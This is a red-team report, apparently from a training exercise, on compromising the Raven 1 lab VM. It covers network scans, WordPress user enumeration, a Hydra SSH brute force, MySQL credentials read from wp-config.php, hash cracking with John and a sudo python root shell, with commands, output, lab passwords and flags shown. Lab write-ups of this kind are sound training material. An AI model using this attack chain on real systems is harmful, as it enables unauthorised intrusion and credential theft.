Red Team: Summary of Operations

Table of Contents Target 1

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Running netdiscover -r 192.168.1.255/16 provided the following targets in the network.

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 5 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 210
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     00:15:5d:00:04:0d      1      42  Microsoft Corporation
 192.168.1.100   4c:eb:42:d2:d5:d7      1      42  Intel Corporate
 192.168.1.105   00:15:5d:00:04:0f      1      42  Microsoft Corporation
 192.168.1.110   00:15:5d:00:04:10      1      42  Microsoft Corporation
 192.168.1.115   00:15:5d:00:04:11      1      42  Microsoft Corporation
```

The Nmap scan for target 1 showed the below services and OS details

Name of VM: Target 1

Operating System: Linux

Purpose: Defensive Blue Team

nmap -sV 192.168.1.110

```
root@Kali:~# nmap -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-13 16:22 PDT
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.83 seconds
```

When the scan was completed, it showed the list of services that would allow a point of entry into the system.

Target 1

- Port 22/tcp open ssh (service) OpenSSH 6.7p1 Debian 5+deb8u4
- Port 80/tcp open http (service) Apache httpd 2.4.10 ((Debian))
- Port 111/tcp open rpcbind (service) 2-4 (RPC #100000)
- Port 139/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X
- Port 445/tcp open netbios-ssn (services) Samba smbd 3.X - 4.X

Red Team: Summary of Operations

Critical Vulnerabilities

The following vulnerabilities were identified on **Target 1**:


- Network Mapping and User Enumeration (WordPress site)
    - Nmap was used to discover open ports.
        - Able to discover open ports and tailor their attacks accordingly.
- Weak User Password
    - A user had a weak password, and the attackers were able to discover it by guessing.
        - Able to correctly guess a user's password and SSH into the web server.
- Unsalted User Password Hash (WordPress database)
    - Wpscan was utilized by attackers in order to gain username information.
        - The username info was used by the attackers to help gain access to the web server.
- MySQL Database Access
    - The attackers were able to discover a file containing login information for the MySQL database.
        - Able to use the login information to gain access to the MySQL database.
- MySQL Data Exfiltration
    - By browsing through the various tables in the MySQL database the attackers were able to discover password hashes of all the users.
        - The attackers were able to exfiltrate the password hashes and crack them with John the Ripper.
- Misconfiguration of User Privileges/Privilege Escalation
    - The attackers noticed that Steven had sudo privileges for python.
        - Able to utilize Steven’s python privileges in order to escalate to root.

Red Team: Summary of Operations

Exploitation


The Red Team was able to successfully gain access to Target 1 and collect the following date

- Enumerated WordPress site Users with WPScan to obtain username michael, used SSH to get user shell.
- Command used: wpscan --url http://192.168.1.110/wordpress -eu



Red Team: Summary of Operations

Went to IP 192.168.1.110 over HTTP port 80



To access Michael, we had to ssh into 192.168.1.110 prior to do this we need to obtain Michael's password by using the hydra command to brute-force the password.

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt -s 22 192.168.1.110 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-13 16:39:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriti
ng, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-13 16:40:03
```

Once the brute-force was successful and did not take long as once the password was obtained it was clear it was a weak password that was used on the account.

Now we can ssh into michael's account using the following command

Command - ssh michael@192.168.1.110

Password – michael

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jun 13 01:07:45 2022 from 192.168.1.90
```

Once ssh into michael's profile we now cd into the var/www logs to start the exploit to find the hidden flags

Red Team: Summary of Operations

Flag 1

- ssh into **Michael's** account and look in the/var/www file
- **Command:** cd /var/www
- **Command:** grep -RE flag html

```
michael@target1:/var/www$ grep -RE flag html
```

- **flag1** was part of the long printout.

```
flag1{b9bbcb33e11b80be759c4e844862482d}
```

Flag 2


- **Command:** cd /var/www
- **Command:** ls -l
- **Command:** cat flag2.txt

```
michael@target1:/var/www$ ls -l
total 8
-rw-r--r--  1 root root   40 Aug 13  2018 flag2.txt
drwxrwxrwx 10 root root 4096 Aug 13  2018 html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
```

Red Team: Summary of Operations

Continuing with the exploit in order to obtain flag3 we need to gain the user and password for the MySQL Database, to do this we ran the following command

- Command: cat /var/www/html/wordpress/wp-config.php



```
michael@target1:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
```

- Used the credentials to log into MySQL and dump WordPress user password hashes.
    - **DB_NAME:** wordpress
    - **DB_USER:** root
    - **DB_PASSWORD:** R@v3nSecurity
    - **Command:** mysql -u root -p

Red Team: Summary of Operations

```
michael@target1:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 62
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Ran the following commands

- **Command:** show databases;

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)
```

- **Command:** use wordpress;


```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

- **Command:** show tables;

```
Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```

Red Team: Summary of Operations

- **Command:** select * from wp_posts;




Which provided flags 3 & 4

Now ran the following command to get the hashes for michael and steven

- Command: select * from wp_users;

Once obtaining the hashes I exited back to michael@target1 and did a nano hashes.txt and inputted the hashes obtained



Red Team: Summary of Operations

Now completed the following commands to obtain the final flag4 and obtain root access into Raven Security

- Used john to crack the password hash obtained from MySQL database, secured a new user shell as Steven, escalated to root.
- Cracking the password hash with john.
- Copied password hash from MySQL into ~/root/wp_hashes.txt and cracked with john to discover Steven's password is pink84.
- Command: john wp_hashes.txt

```
root@Kali:~# john wp_hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 45 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 25 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
0g 0:00:08:49  3/3 0g/s 4069p/s 8136c/s 8136C/s mostins..mosty68
Session aborted
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 26 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 35 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
1g 0:00:07:36 DONE 3/3 (2021-09-02 09:12) 0.002192g/s 8111p/s 8111c/s 8111C/s posups..pingar
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
```

- Command: john --show wp_hashes.txt

```
root@Kali:~# john --show wp_hashex.txt
steven:pink84

1 password hash cracked, 1 left
```

Red Team: Summary of Operations

Now that we obtained steven's password from the crack we can now login to steven through his ssh

- Command: ssh steven@192.168.1.110
- Password: pink84

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jun 13 01:33:34 2022 from 192.168.1.90
```

We will now escalate to root

- Command: sudo -l

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

We will now use the python command to gain full root access into steven

- Command: sudo python -c 'import pty;pty.spawn("/bin/bash")'

By doing this we ended up in /home/steven where now we can cd into root and complete and ls to find flag4 and gain root

- Command: cd /root/
- Ls
- cat flasg4.txt

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# cd /root
root@target1:~# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______
|___ \
| |_/ /__ ___ _____ _ __
|    // _` \ \ / / _ \ '_ \
| |\ \ (_| |\ V /  __/ | | |
\_| \_\__,_| \_/ \___|_| |_|

flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:

@mccannwj / wjmccann.github.io
```